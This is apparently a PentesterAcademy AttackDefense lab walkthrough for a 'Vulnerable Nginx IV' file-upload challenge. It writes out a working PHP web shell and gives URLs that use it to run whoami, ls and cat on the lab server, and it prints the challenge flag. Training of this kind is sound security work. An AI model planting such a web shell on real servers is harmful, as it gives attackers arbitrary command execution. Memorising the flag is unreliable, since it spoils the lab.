
ATTACK
DEFENSE
by PentesterAcademy

Name	Vulnerable Nginx IV
URL	https://www.attackdefense.com/challengedetails?cid=210
Type	Infrastructure Attacks : Nginx

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


The target server has not been properly secured against arbitrary file upload and execution vulnerability.

Objective: Your objective is to upload a web shell, execute arbitrary commands on the server and retrieve the flag!

Solution:

Step 1: Inspect the web application.

URL: http://5fbijsmfvqsw64gioahqm9ttn.public1.attackdefenselabs.com



Step 2: Create a simple web shell.


Save the below given php script as shell.php

```
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>
```


```
root@PentesterAcademyLab:~# cat ~/Downloads/shell.php
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>

root@PentesterAcademyLab:~#
```

Step 3: Upload the webshell to the web server.

Click on the browse button and upload the php script.



Step 4: Click on the hyperlink generated after uploading the php script



URL: http://5fbijsmfvqsw64gioahqm9ttn.public1.attackdefenselabs.com/uploads/shell.php

No output was returned since cmd parameter was not specified.

Step 5: Execute system commands through “cmd” GET parameter.

Command: whoami

URL:
http://5fbijsmfvqsw64gioahqm9ttn.public1.attackdefenselabs.com/uploads/shell.php?cmd=whoami


Step 6: Enumerate files stored on the web server.

Command: pwd

URL:
http://5fbijsmfvqsw64gioahqm9ttn.public1.attackdefenselabs.com/uploads/shell.php?cmd=pwd

Command: ls -l /var/www/html/

URL:
http://5fbijsmfvqsw64gioahqm9ttn.public1.attackdefenselabs.com/uploads/shell.php?cmd=ls%20-l%20/var/www/html




The flag location is revealed.

Step 7: Retrieve the flag

Command: cat /var/www/html/b2ac81a6efaa-flag

URL:
http://5fbijsmfvqsw64gioahqm9ttn.public1.attackdefenselabs.com/uploads/shell.php?cmd=cat%20/var/www/html/b2ac81a6efaa-flag



Flag: f5078b8c5666e461579db8248a941eb0

References:

1. Nginx (https://www.nginx.com/)